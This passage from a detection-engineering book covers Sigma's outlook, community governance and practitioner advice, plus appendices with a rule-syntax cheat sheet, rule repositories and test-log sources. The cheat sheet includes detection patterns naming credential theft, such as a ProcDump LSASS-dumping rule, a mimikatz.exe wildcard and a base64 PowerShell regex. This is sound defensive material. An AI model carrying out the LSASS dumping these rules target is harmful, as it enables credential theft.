


Figure 18.1: *Sigma Rules (YAML) Can Be Converted via Sigma Converters into Queries for Various SIEM/XDR Platforms, While Enabling a "Write Once, Run Anywhere" Approach to Detections.* *(**Source:** https://sigmahq.io/images/Sigma_description_dark.png)*

On one side, we have **Sigma's open, universal approach**. Sigma provides a format that is deliberately abstracted from any single vendor's product. A Sigma rule defines *what* to detect (patterns in logs), without specifying *how* a particular SIEM should implement the search. The huge advantage here is portability—a well-written Sigma rule can be converted to Splunk SPL, Elasticsearch Query DSL, Microsoft Sentinel KQL, ArcSight AQL, IBM

QRadar AQL, Google Chronicle YARA-L, and many more, using the Sigma converter backends. This “write once, deploy anywhere” capability has only grown—the Sigma community and various contributors constantly add new backends. For example, there are now converters for cloud-specific tools, and even EDR consoles. In 2023, a community contribution integrated Sigma with `SentinelOne's` Deep Visibility query syntax, which means that a Sigma rule can be translated to a `SentinelOne` hunting query with a simple command. In 2024, Google’s Chronicle security platform (which uses an internal language called YARA-L) announced official support for converting Sigma into their detection rules, so that they could leverage the library of Sigma content in Chronicle. Even when a vendor creates a brand-new detection language, as Chronicle did, they saw the need to **bridge to Sigma** because of its rich community content. Therefore, Sigma has effectively become a lingua franca for detection logic, which allows content to be shared across disparate systems.

On the other side, **proprietary detection engines** offer capabilities that Sigma (as a generalized format) may not fully capture. Each SIEM/XDR tends to have unique features—for instance, Splunk can do statistical anomaly detection via SPL commands, Sentinel has built-in ML-powered queries and entity behavior analytics, Chronicle’s YARA-L can reference “low prevalence” events in your organization, and so on. These proprietary rules can be very powerful but are locked to their platform. Sigma intentionally focuses on common denominators, which includes Boolean logic on event fields, string matching, regex, and so on, which all systems can do. When Sigma 1.0 lacked multi-event correlation, many vendors’ native rules had an edge in detecting complex sequences. Sigma 2.0 has narrowed that gap by introducing correlation types (counts, sequences), but there will always be platform-specific innovations (for example, one SIEM might introduce a new AI-based query type that Sigma cannot express yet). Thus, one likely future is that **Sigma covers the core 80% of use-cases**, and for the remaining 20% (very advanced analytics, proprietary data sources, or extremely platform-tailored logic), organizations will still write native queries.

Therefore, the **strength of Sigma** lies in enabling a collaborative community to build and share detections without needing to align on a single technology stack. The main Sigma repository now has over 3000 rules contributed by professionals worldwide, which covers everything from Windows attacks to

cloud threat scenarios. No single vendor content library (outside of open community efforts) can claim that breadth. Therefore, this community aspect means Sigma rules often implement the *latest attacker techniques very quickly*. For example, when a new CVE-2024-XXXX was discovered, Sigma contributors added rules for it within days, whereas a closed-source vendor might take longer to push a detection update. Hence, by using Sigma, a practitioner can tap into this collective knowledge no matter what SIEM they use, make sure that you convert the rule, and then deploy it.

You might wonder what can we do about performance and optimization here. Proprietary engines sometimes allow deeper optimization because they know the data schema and indices. Hence, a Sigma rule converted to, say, Splunk SPL might not be as optimized as a hand-crafted SPL search using all of Splunk's bells and whistles. However, this is a known trade-off with using a generic format. Over time, as Sigma's converters improve (especially with PySigma and more mature backend plugins), the gap is closing. There is active work on mapping Sigma's generalized fields to specific data schemas (like Elastic Common Schema, OCSF, and so on) to make conversions smarter. In practice, many teams start with Sigma-generated queries, and then **tune the final query** on the SIEM, if it is needed for performance. Therefore, it will still save a huge amount of effort, compared to writing from scratch for each platform.

Thus, looking past 2025, we can expect **greater convergence** between Sigma and vendor engines. Some vendors might adopt Sigma natively—for example, an XDR could allow uploading Sigma rules directly, while converting internally. This already happens in a limited sense (as certain platforms like Wazuh, a popular open-source SIEM/XDR, and SEKOIA.IO have advertised Sigma rule support built-in). Therefore, it would not be surprising if a major SIEM offers a "Sigma-compatible API" where you send a Sigma rule, and it handles the rest. Conversely, Sigma might expand to express more platform-specific constructs in a standardized way, while essentially chasing the evolving capabilities of detection products. The Sigma community has shown willingness to evolve the spec whenever needed (as seen with correlation, filters, and so on); therefore, if a new type of detection logic becomes important across multiple platforms, Sigma could incorporate it.

In summary, **Sigma vs. proprietary detection languages** is not a battle, but a symbiosis. Sigma brings universality, community, and openness, whereas,

proprietary engines bring depth of features and platform optimizations. Post-2025, we foresee that most organizations will use Sigma as the starting point and the common thread for detection engineering (especially for sharing and collaborating on rules publicly), and then use automated converters or built-in support to deploy those rules into various tools. Proprietary rule languages will still exist (and detection engineers should still be fluent in them), but their proprietary nature will matter less if content can fluidly move in and out via Sigma. Hence, adopting Sigma has even been described as adopting a "modern DaC" practice that makes your detections *portable and version-controlled*, regardless of SIEM. Therefore, the best strategy for practitioners is to leverage the **strengths of both**—use Sigma for what is common and shareable, and do not shy away from native rules for the niche cases where they shine. In the end, the goal is to achieve robust detection coverage—Sigma is simply making that goal easier to achieve across the ever-growing landscape of security tools.

Community Governance and Roadmap

One of Sigma's greatest strengths is that it is **community-driven and openly governed**. Unlike a proprietary product where a single vendor dictates the roadmap, Sigma's direction is shaped by a broad community of detection engineers, researchers, and contributors. The project was initiated by security experts in the community (most notably Florian Roth and Thomas Patzke in 2017), and has grown under an informal governance model that encourages contributions and discussion. The Sigma project maintains an open GitHub repository for the rule specification and a separate repository for the growing collection of community rules. Therefore, any changes to Sigma—whether it is a new feature in the spec, or a new rule added to the library—go through a public process of issues, pull requests, and discussions that anyone can participate in.

The **SigmaHQ team** (a group of core maintainers) guides the overall project, but they operate with a high degree of transparency. For instance, when Sigma was evolving towards version 2.0, the need for certain features (like better correlation) emerged from community feedback and real-world use cases. The maintainers did not develop it in a vacuum; they discussed it through blog posts and GitHub discussions, gathered input, and even released preview information, so that users could prepare for the changes.

Regular updates are provided via the SigmaHQ Medium blog, which often highlights new developments and contributions. In a quarterly update, they mentioned ideas like new rule type categories and better tooling, which showed that they actively consider community ideas and pain points. Thus, the release of Sigma 2.0 itself was announced with an invitation for the community to get involved in shaping the future. This open-door approach meant that anyone in the detection engineering field can have a say in projects. In practice, many Sigma improvements have come from practitioners asserting the scope for an improvement, and then collaborating to make it happen.

The **rule repository governance** is similarly open. There are now thousands of rules, as noted, and each rule that gets merged goes through peer review. Dozens of contributors worldwide actively write and improve rules; for example, one recent rule release package included contributions from 19 different individuals across various organizations. Maintainers review contributions for quality and consistency (to maintain a certain standard), but the bar to contribute is not prohibitive—if you have a good detection idea and follow the contribution guidelines, you can enrich the Sigma corpus. Hence, this community vetting process is crucial, as it ensures rules are scrutinized by multiple eyes (catching mistakes or false positives), before they become part of the main library. This crowdsourced model for detection content creation has thus proven very effective at keeping Sigma content relevant and high-quality.

Hence, looking at the **roadmap**, Sigma's future will continue to be influenced by the needs of its users and the changing threat landscape. Now that 2.0 is out, the maintainers are likely focused on smoothing its adoption (for example, helping the community update rules to use new fields and syntax, ensuring converters support the new spec fully). Beyond that, we can anticipate a few improvements such as:

- **Iterative Enhancements**: Additional modifiers, rule fields, or minor features will be added as needed. For instance, if the community finds a need for a new type of matching (say, a network-specific operator or a new data type), we might see Sigma 2.x versions incorporate that. The spec is on GitHub with an open issue tracker—many ideas for improvement are probably already logged there, and are waiting to be built.

- **Performance and Tooling**: The Sigma team might work on improving the efficiency of rule conversion and validation. PySigma (the newer Python library that replaced `sigmac`) set the stage for a more modular converter; we may see continued expansion of official and third-party backends (so Sigma can convert to even more target systems seamlessly). Integration with CI/CD and DevSecOps pipelines will be a priority—in fact, there is already a GitHub Action that is published by community members to validate Sigma rules automatically on each commit. This shows the direction, where making Sigma truly fit into a DaC workflow. Therefore, the roadmap likely involves working with platform providers, so that Sigma rules can be imported or synced automatically with SIEMs.
- **Community Content Curation**: As the rule count grows, organizing and curating the rules becomes important. Therefore, we might see the maintainers define "rule packs" or tagged collections (for example, a pack for Cloud detections, a pack for Ransomware behaviors, and so on) to help users navigate the repository. In fact, there have been mentions of releasing rule packages based on categories or maturity (like only stable, high-confidence rules for those who want fewer false positives). We may expect more of that formal packaging, so that users will be easily able to consume the parts of Sigma that are the most relevant to them.
- **Alignment with Standards**: Sigma will very likely continue aligning with other industry standards. For example, as MITRE ATT&CK evolves (with new techniques or sub-techniques), Sigma will update its tagging taxonomy to match. If the industry pushes a common event schema (like the Open Cybersecurity Schema Framework, OCSF), Sigma's *taxonomy* feature (introduced in v2.0) might be used to map rules to that schema. Essentially, Sigma will adapt to remain the glue that connects various systems and standards. It has already been compared to Snort (for network) and YARA (for files) as a standard format, so we might see efforts to formalize Sigma even more (there might be an attempt to make it an official standard through some consortium).
- **Future of DaC**: The Sigma maintainers are certainly aware of the broader detection engineering trends. Sections, *LLM-Generated Detection Logic: Opportunities and Risks* and *AI-Driven Rule*

Enrichment, contain discussions about AI, as well as Sigma's own inclusion of placeholders and filters. These hint that Sigma will aim to support a more **automated and augmented detection lifecycle**. Hence, this could mean better support for auto-generating parts of rules, easier integration with threat intelligence feeds (maybe a future feature to directly pull IoCs or YARA rules, and embedding them in Sigma rules), or collaboration features (like linking Sigma rules to external knowledge bases or playbooks).

From a **governance** perspective, the Sigma project will remain open-source and community-centric. There is not a single corporate owner of Sigma; rather, multiple companies and individuals contribute (and some companies, like SOC Prime or Security Ondemand, build services on top of Sigma). This ensures that no one entity can suddenly change course and alienate users, as changes are discussed prior, and have to make sense to the community. We have also seen healthy collaboration stem out of these instances; for example, when a vendor like SentinelOne wanted Sigma support, they contributed code to the open project. When MITRE's Center for Threat-Informed Defense explored automated rule generation (SigmaGen), they engaged with the Sigma community to ensure those AI-generated rules are usable. Therefore, the roadmap is essentially that *someone in the community is willing to build what another professional in the community needs.* The maintainers do a great job steering this ship, but it is the community that fills the wind in the sails.

In conclusion, the **future governance** of Sigma looks a lot like its present—open, collaborative, and responsive. And the **roadmap** will likely focus on making Sigma more capable (to cover new detection needs), more consumable (via tools and integrations), and more organized. As a practitioner, you can take part in this future: join the Sigma community channels, suggest improvements, contribute rules, or even build integrations. Therefore, Sigma's destiny is in the hands of its users, which is exactly where a modern open-source security standard should be.

Final Recommendations for Practitioners

As we wrap up our journey from Sigma rule writing basics to advanced use cases and future trends, here are some final recommendations to carry forward:

- **Embrace Continuous Learning and Adaptation:** The field of detection engineering is ever-evolving. Stay up-to-date with Sigma's developments (follow the SigmaHQ blog for new features or spec changes, watch the GitHub for updates) and also track emerging threats so you can quickly write or update rules to cover them. What works today might need tuning tomorrow when attackers change tactics. Therefore, you must cultivate a mindset of continuous improvement—your detection content is never "finished".
- **Leverage Sigma's Ecosystem, But Also Know Your Platform:** Use the rich ecosystem of Sigma rules and tools to jump-start your detections. Do not reinvent the wheel if a community Sigma rule exists for a threat you care about—adapt to it. Utilize converters (sigma-cli, Uncoder.io, and so on) to deploy rules to your SIEM, and use validation tools to maintain quality. At the same time, understand the particulars of your logging platform. After conversion, review the query in the native language; ensure that it is efficient and tweak it if necessary. Therefore, knowing both Sigma and your SIEM's query language is ideal—Sigma gives the breadth, and platform knowledge provides the depth.
- **Integrate DaC into Your Workflow:** Treat Sigma rules as code artifacts. Store them in a version-controlled repository (Git). Use CI/CD pipelines to lint and validate rules automatically (catch schema errors or poor syntax before they go live). Additionally, you must develop a promotion process from development → testing → production for your rules (Chapter 13 and 14 covered this in detail). This discipline will pay off in fewer errors and easier collaboration. When everyone on the team works with rules via Git, you get history, peer review, and the ability to rollback changes, if needed. Therefore, adopting this approach transforms ad-hoc rule writing into a robust engineering practice, while aligning it with the modern DevOps practices that many organizations use for software. This is now applied to detection content.
- **Augment (But Do Not Replace) Human Expertise with AI:** Feel free to harness AI tools to assist your detection engineering, but use them wisely. For example, you can use ChatGPT or similar to brainstorm rule logic or generate draft, and ML-based tools to enrich your rules with tags or suggestions. However, always have a human in the loop.

Verify any AI-generated rule in a lab environment to ensure that it triggers as expected and does not flag benign behavior. Treat AI suggestions as exactly that. Your expert judgment is the final call. Thus, by combining your domain knowledge with AI's speed, you get the best of both worlds. Also, be mindful of data privacy when using AI (avoid pasting sensitive logs into online prompts). In short—**use AI as a copilot, and not an autopilot** for detection engineering.

- **Contribute and Collaborate:** You are not alone in the fight for better detections. The Sigma community is a thriving place where sharing is encouraged. If you create a useful Sigma rule that is not already in the public repo, consider contributing it back for others to benefit. Participate in discussions—for instance, if a rule from the repo is not working well for you, open an issue or suggest an improvement; others likely have similar experiences, and would surely appreciate it. Thus, by contributing, you also gain recognition in the community and potentially feedback that makes your detection logic even better. This collaboration extends to within your own organization too; therefore, you must promote a culture where SOC analysts, hunters, and engineers share detection ideas and write Sigma rules together. You may also set up internal "detection hackathons" to emulate adversary techniques and craft Sigma rules as a team. Therefore, the more minds are involved, the more robust your detections will be.
- **Think Beyond Sigma—Strategy and Big Picture:** Finally, remember that tools and languages are means to an end. Sigma is a fantastic enabler, but the ultimate goal is to **detect and deter real threats**. Therefore, always align your rule development with your organization's threat model and the MITRE ATT&CK framework to ensure that you are covering relevant techniques. Use Sigma tags and ATT&CK mappings to track your coverage, and prioritize filling the gaps (Sigma's tagging and the emerging tools like coverage analyzers can help identify what you are missing). Also, be prepared for the future—logs are moving to the cloud, data volumes are exploding, and attackers are getting more cunning. Therefore, you must build your detections with an eye on performance and resilience. Keep refining your detections as new intelligence comes in—for example, if threat researchers publish a report on a new technique, use that to enhance

your existing rules, or write new ones (the intelligence-driven detection approach explained in *Chapter 16* is a good model).

Conclusion

This chapter looked ahead at how Sigma and DaC are evolving—**Sigma 2.0's JSON schema, filters, pipelines, and correlation** strengthen portability and automation; **AI** accelerates drafting and enriching rules, albeit with human review; and mature practices like **continuous validation, SOAR integration, coverage mapping, and governance** turn rules into a living, measurable program across **cloud and hybrid** estates. Therefore, practitioners should blend Sigma's universality with platform-native strengths, embed CI/CD and testing, and use AI as a **copilot**.

Appendices

Appendix A: Sigma Rule Cheat Sheet

This cheat sheet provides a quick reference to the Sigma rule format, syntax, and common operators. Additionally, it highlights the required fields, structure of a rule, matching operators, and condition keywords at a glance.

Rule Header Fields

Each Sigma rule begins with metadata fields in YAML. The **required** fields are:

- `title`: A concise rule name or description
- `id`: A unique identifier (UUID v4 recommended) for the rule
- `description`: A brief explanation of what the rule detects
- `Logsource`: Specifies the target log source (see the following sections)
- `Detection`: Defines the actual detection logic (see the following sections)

Optional metadata fields include status (rule development stage; for example, stable, test, and experimental), author, date (creation or last modification date in YYYY-MM-DD), modified (if updated), references (URLs or citations), tags (for example, MITRE ATT&CK tactic/technique tags), `falsepositives`, level (refers to severity; typically, one of *low*, *medium*, *high*, *critical*), license (rule usage license) and others. These fields provide context, but do not affect the logic.

- `LogSource` **Specification:** The `logsource` field defines which logs the rule applies to, in a **vendor-neutral** way. It has three parts, which are:
  - **Category**: Broad log category (for example, `process_creation`, `auth`, `network`, and `file`)
  - **Product**: System or platform (for example, Windows, Linux, Azure, or Okta)

- **Service**: The specific service or component (for example, security, ssh, sysmon, and defender)

For instance, a Windows process creation event might be denoted as:

```
logsource:
  product: windows
  category: process_creation
```

This indicates that the rule should run on Windows process creation logs. A more specific example would be:

```
logsource:
  product: windows
  service: security
  category: process_creation
```

This would target the Windows Security log events for process creation (Event ID 4688). Sigma's **`logsource`** is *abstract*; the Sigma -> the SIEM converter will map it to actual indices or sources on the target platform. (There is also an optional definition subfield for additional instructions, for example, *"Script Block Logging must be enabled"*.)

Detection Section

The heart of a Sigma rule is the detection block. This defines what log patterns to look for. It typically contains one or more **search identifiers** (often called *selection*, or *filter* names) and a condition. For example:

```
detection:
  selection1:
    EventID: 4624
    LogonType: 2
  selection2:
    EventID: 4624
    LogonType: 10
  condition: selection1 or selection2
```

In this example, **`selection1`** and **`selection2`** define the criteria (**`field:value`** pairs) for log events, while the condition specifies that a log matching **either** selection1 **or** selection2 will trigger the rule. If only one

selection is defined and no condition is given, Sigma assumes that selection as the condition by default.

Each named selection is essentially a set of field matches that must all be present in a single event for that selection to be true. Multiple selections can be combined in the condition with logical operators:

- **`OR`**: Use the logical operator OR; alternatively, Sigma supports constructs like '1 of selection*' or 'any of selection*' to match any of multiple selections. For example, condition: sel1 or sel2 triggers if either selection is matched.
- **`AND`**: All conditions must hold. For example, condition: sel1 and sel2 requires an event that matches sel1 *and* sel2 (in Sigma, this typically implies two different events, unless the fields are in one event). The keyword 'all of' may require all given subconditions.
- **`NOT`**: Negation to filter out certain matches. For example, condition: Selection and not filter means that the rule triggers on events matching selection, but **excluding** those that also match filter.

Collections and Timeframes

Sigma can express correlations by listing multiple events in the detection and using time constraints. For instance, if condition: **`selA`** and **`selB`**, and both refer to different events, you can add a timeframe: 1h to specify that **`selA`** and **`selB`** must occur within 1 hour for the rule to fire. By default, Sigma assumes that all conditions refer to the *same* event without a timeframe, unless told otherwise. Therefore, Sigma 1.x does not natively support sequence ordering, but separate correlation rules or query-language-specific features can achieve ordered sequences.

- **Matching Patterns and Operators:** Sigma rules match field values using plain strings, wildcards, or specialized operators in the following ways:
    - **Exact Matching:** A plain string (without wildcards or modifiers) means that the field value must equal that string (case-insensitive by default). For example, **`EventID: 4624`** matches an **`EventID`** of 4624 exactly.

- **Wildcard (*) Matching:** Using * within or around a string allows partial matches. For example, Image: '*\\mimikatz.exe' would match any process path ending in \mimikatz.exe. Wildcards can appear at the beginning, end, or middle of a string.
- **Lists (OR Matching):** Providing a list of values means that any of those values will match. For example:

```
selection:
 EventID:
  - 4624
  - 4625
```

  This matches **`EventID 4624 or 4625`**. List items are ORed together. (By default Sigma treats multiple values for the same field as an OR condition, whereas multiple different fields in the same selection are an AND within one event.)
- **Regex (re):** Use the **`|re`** suffix after a field name to apply a regular expression. For example: **`CommandLine|re: /-Enc\s+[A-Za-z0-9+/]{100,}/`** could detect a base64-encoded PowerShell command (using a regex for 100+ base64 chars). Regex patterns are applied case-insensitively unless specified otherwise.
- **Substring (`contains`):** Instead of writing wildcards, Sigma allows the |contains operator for clarity. For example, **`Image|contains: 'temp'`** matches if the image field contains the substring "**`temp`**" anywhere. (**`|contains`** is functionally similar to wrapping the string in * wildcards).
- **Prefix/Suffix (`startswith`, `endswith`):** These operators match text at the beginning or end of the field. For example, **`FileName|endswith: '.exe'`** matches any filename ending in .exe.
- **CIDR/IP Matching (`cidr`):** For IP address fields, Sigma supports CIDR notation. For example, **`src_ip|cidr: 192.168.1.0/24`** will match any source IP in the **`192.168.1.*`** range.
- **Value Comparison:** Sigma is primarily string-based, so numeric comparisons (>, <) are not directly available. Instead, you would list ranges or use regex if needed. Future Sigma versions or

specific backends might support numeric ops via pipeline transforms, but generally numeric fields are matched by exact values or sets of values.

All string matching in Sigma is case-insensitive by default (the Sigma backend will handle case sensitivity as needed for the target SIEM). If case-sensitive matching is required, it is usually handled via regex or backend-specific configurations.

- **Conditions and Logical Connectors:** In the condition line, you can combine selection results:
  - Use **AND** / **OR** keywords for logical and/or. Parentheses can group logic if needed (though typically Sigma conditions remain simple).
  - Use **1 of `<identifier>*`** or **any of `<identifier>*`** as a shorthand to say “at least one of these selections must match.” For example, condition: any of selection* will trigger if any selection whose name starts with "**`selection`**" matches. This is handy if you have many similar patterns (for example, multiple suspicious commands) that are listed as selection1, selection2, and so on.
  - Use **all of `<identifier>*`** to require that *all* of a group of selections match at least once. This is less common, but it could express that multiple distinct events or patterns must all be observed.
  - **Negation:** Prefix a selection with not to exclude it. For instance, condition: selection and not **`falsepositive`**, is a common pattern to suppress known benign events. Similarly, and not 1 of filter_* is used when you have multiple filters to exclude. The NOT operator applies to the whole selection/group immediately following it.
- **Special Fields:** Sigma has some convention-based fields. For example, a field named **`CommandLine`** usually implies the full command line of a process; Image implies the executable path; **`ParentImage`** the parent process path; **`TargetObject`** often used for registry keys; **`EventID`** for Windows event codes, etc. Sigma does not rigidly define these names—they should correspond to actual log

fields in the target logs or be mapped via Sigma's config. The rule writer typically uses field names as seen in the source log (or a normalized schema, if known).

- **Complete Example:** Here is a simple Sigma rule (for illustration):

```
title: Suspicious LSASS Dump via ProcDump
id: 01234567-89ab-cdef-0123-456789abcdef
description: Detects ProcDump being used to dump LSASS
memory (credential dumping).
status: stable
author: Your Name
tags:
 - attack.credential_access
 - attack.t1003.001
logsource:
 product: windows
 category: process_creation
detection:
 selection:
  Image|endswith: '\procdump.exe'
  CommandLine|contains: 'lsass.exe'
 condition: selection
level: high
```

What It Does: This rule looks for any process creation on Windows, where the process image ends in procdump.exe, and the command line contains lsass.exe. It is tagged to the MITRE ATT&CK technique T1003.001 (LSASS Memory). The condition is just selection, meaning the rule will trigger on any log event matching the selection criteria. When converted to a specific SIEM query, the generic fields Image and **`CommandLine`** will be mapped to that platform's equivalents (for instance, in Splunk SPL this becomes a search for **`EventCode 4688`** with **`NewProcessName`** containing "procdump.exe" and **`CommandLine`** containing "**`lsass.exe`**").

Keep this cheat sheet handy while writing Sigma rules to remember the syntax and structure. By following the standard format and using the appropriate operators, you can ensure that your rules are consistent and compatible with Sigma converters and community practices.

Appendix B: List of Public Sigma Repositories

The Sigma community and various security organizations maintain public repositories of Sigma rules. These resources are invaluable for learning from existing detections and for building your own detection library. Here is a list of notable public Sigma rule repositories and collections:

- **SigmaHQ Official Rules Repository**: The main community-driven Sigma rules project. This is the official Sigma repository on GitHub (SigmaHQ/sigma), which contains thousands of rules contributed by the community. At the time of writing this book, SigmaHQ offers **more than 3000 detection rules** that span a wide range of threats and log sources. Rules in this repo are organized by platform (Windows, Linux, and so on) and category. This is often the first place to look for a Sigma rule, before you begin writing your own. Each rule is peer-reviewed and mapped to ATT&CK, wherever applicable.
- **SOC Prime Threat Detection Marketplace**: SOC Prime operates a large platform (the *Threat Detection Marketplace*) that hosts Sigma rules (among other detection content). It is one of the **world's largest collections of detection rules** and includes contributions from a global community via their Threat Bounty Program. SOC Prime's platform allows you to search Sigma rules and even convert or customize them online (via their Uncoder.IO tool). Many rules are free to use (community rules), while advanced content may require a subscription. Notably, SOC Prime supports custom field mapping, so that Sigma rules can be translated to your environment's schema on the fly. **URL:** `https://tdm.socprime.com` (with Uncoder at `https://uncoder.io`).
- **Joe Security Sigma Rules**: Joe Security (a malware analysis sandbox provider) has an open Sigma repository on GitHub with rules tailored to sandbox analysis events. These rules are designed for threat hunting in malware sandbox logs (for example, detecting malware behaviors observed during analysis). The repository is called *joesecurity/sigma-rules* and is licensed under GPL. According to Joe Security, this collection contains *"community Sigma rules written by Joe Security for threat hunting in sandboxes"*. Researchers can leverage these rules

to detect sandbox-evasive malware patterns or other suspicious indicators in analysis output.

- **Michel de Crevoisier's Sigma Rules**: A sizable collection of Sigma rules maintained by Michel de Crévoisier on GitHub (*mdecrevoisier/SIGMA-detection-rules*). This set includes **over 350 Sigma rules** mapped to MITRE ATT&CK tactics and techniques. The focus here is on broad coverage of ATT&CK techniques. Therefore, it is a great resource for seeing how to write Sigma rules that align with specific ATT&CK definitions. The repository is community-driven (open source, CC0-1.0 license) and contributions are welcome.
- **The DFIR Report Sigma Rules**: The DFIR Report is known for detailed write-ups of real-world attack investigations. They have released Sigma rules corresponding to many of their public reports. These rules were historically maintained in *The-DFIR-Report/Sigma-Rules* on GitHub. The description there notes: *"Rules generated from our public reports are now directly contributed to the SigmaHQ project."*. This means that newer rules from The DFIR Report are likely merged into the main SigmaHQ repository. Nonetheless, the DFIR Report GitHub contains a history of Sigma rules derived from various APT and malware case studies. These rules often target very specific TTPs observed in real incidents, which makes them valuable for niche or advanced detections.
- **Other Public Repositories and Sources:** In addition to the above, there are numerous individual and organization-driven Sigma rule sets that are available:
    - Several contributors to Sigma maintain their own forks, or gists of Sigma rules for custom needs or research projects.
    - The *Detection-FYI* project (`detection.fyi`) and similar websites catalog Sigma rules by tactic or data source, which can be useful for exploration.
    - Some open source SIEM/SOC platforms (like Wazuh or Security Onion) bundle Sigma rules or provide their own repositories. For example, Security Onion pulls from the official SigmaHQ rules, and allows adding custom Sigma repos.

    - The SigmaHQ wiki's resource page lists many of these repositories and resources, including Sigma rule repositories by various companies and community initiatives (for instance, repositories by NCC Group, and others might be listed in community lists).

When using public Sigma rules, always review and test them in your environment. You may need to adjust field names or filters (especially for false positives). Nevertheless, these repositories are a tremendous starting point for building a detection library and understanding how experienced analysts write Sigma rules for different threat scenarios.

Appendix C: Sample Logs for Rule Testing

Writing a detection rule is only half the battle won—testing that rule against actual log data is an even more crucial step. To validate Sigma rules, you will need sample logs that simulate the threats or behaviors the rules are meant to catch. Fortunately, there are resources and tools that provide such logs or allow you to generate them. We have mentioned them as follows:

- **Atomic Red Team (Adversary Simulation Logs):** Atomic Red Team is an open-source library of scripted security tests that map to the MITRE ATT&CK framework. Maintained by Red Canary, these tests are small, discrete "atomic" attacks that you can execute in a lab environment to produce telemetry. The key benefit of using Atomic Red Team is that **you can generate real attack activity on demand**, while producing logs to validate your detections. As Red Canary describes it, *"Atomic Red Team is an open source library of tests that security teams can use to validate detection logic, generate telemetry, or emulate adversary techniques."* For example, Atomic Red Team has tests for dumping LSASS memory, creating suspicious scheduled tasks, performing brute-force login attempts, and so on. You can run these on a test system (with Sysmon or audit logging enabled) to produce Windows event logs, Sysmon logs, and so on, which can then be fed to your SIEM, or tested against Sigma rules. Atomic Red Team is extremely useful for creating specific attack scenarios in a controlled way. The tests are defined in YAML, and often include commands for Windows, Linux, and macOS. By running a relevant

atomic test, you can ensure that your Sigma rule actually detects the behavior. *Resources:* Atomic Red Team official site (Red Canary) and GitHub (`redcanaryco/atomic-red-team`) provide the instructions, as well as the full library of tests.

- **Security Datasets (Mordor Project by OTRF):** The **Security Datasets** project (formerly known by the codename Mordor) provides a large collection of **realistic, labeled log datasets** from simulated attacks. This open-source initiative, led by Roberto Rodriguez (Cyb3rWard0g) and others, curates both benign and malicious log data from Windows, Linux, the cloud, and so on. The goal is to expedite threat research and detection testing by providing ready-made log files for known techniques. These datasets are often mapped to ATT&CK and even to Sigma. For instance, you might find a dataset of Windows events for a `Mimikatz` attack, and the project documentation will show how those events correspond to Sigma rules or ATT&CK techniques. Using these datasets, you can replay logs into your SIEM or use Sigma's offline testing tools to see if your rule catches the malicious events. Security Datasets are extremely valuable for testing detection logic without having to execute the malware or technique yourself. *Resources:* The project's GitHub (OTRF/Security-Datasets) and the companion site: https://securitydatasets.com.
- **Sigma Test Cases Framework:** The Sigma project and community have been working on ways to test Sigma rules with example logs. One approach is a YAML-based test definition where each rule can have an associated JSON log snippet that should trigger it (or not trigger it, for false positive testing). The Sigma CLI tool (as of Sigma CLI 1.x) includes a sigma-cli test command or similar framework. In practice, you can create a small JSON log file representing an event, and then run your Sigma rule against it to see if it matches. For instance, if you wrote a Sigma rule for a Windows event ID 4720 (user account creation), you could take a real event log (in JSON form) of a 4720 event and run a test to ensure the rule matches it. The Sigma community's efforts like the sigma-cli test and projects on GitHub aim to enable **unit testing for detection rules**; you can define the input logs and expected outcome (match or no match). This is great for validating that a rule works as intended and does not fire on benign

logs. You may refer to the SigmaHQ documentation or GitHub for "Sigma rule testing framework" for more details.

- **Vendor-Specific Labs and Datasets:** Many SIEM and security vendors provide lab datasets or public sample logs. For example, Microsoft's MSTIC team and Azure Sentinel community sometimes share log samples for attacks (or Jupyter notebooks to generate them). Elastic's security team might share ECS-formatted log samples for certain attacks. Communities like Splunk's Boss of the SOC (BOTS), or AWS's CloudGoat scenarios can also yield sample logs useful for testing Sigma rules (though you may need to convert formats).
- **Community Platforms:** Websites like https://detectionlab.network, or GitHub projects like Chris Long's *Detection Lab* can help you set up an environment that produces a rich set of security logs (Windows AD environment with hunting telemetry). While they do not provide static sample logs per se, they make it easier to generate your own realistic logs by simulating an enterprise environment.

Using Sample Logs: Once you have the logs, you can feed them to your SIEM or run Sigma offline in the following manner:

- **In a SIEM**: Index the logs into a test index, and then run the converted Sigma query to see if it triggers.
- **Offline**: Use `sigma-cli` or `sigmac` with a backend like "`grep`" or "`fieldlist`" to test against JSON or CSV logs directly. There are tools that allow applying Sigma rules to log files without a full SIEM, which is handy for quick tests.
- **Automation**: Incorporate sample log tests into CI pipelines (see *Appendix D*), so that every rule has one or more test logs. This can catch regressions if someone modifies a rule and unintentionally breaks its detection capability.

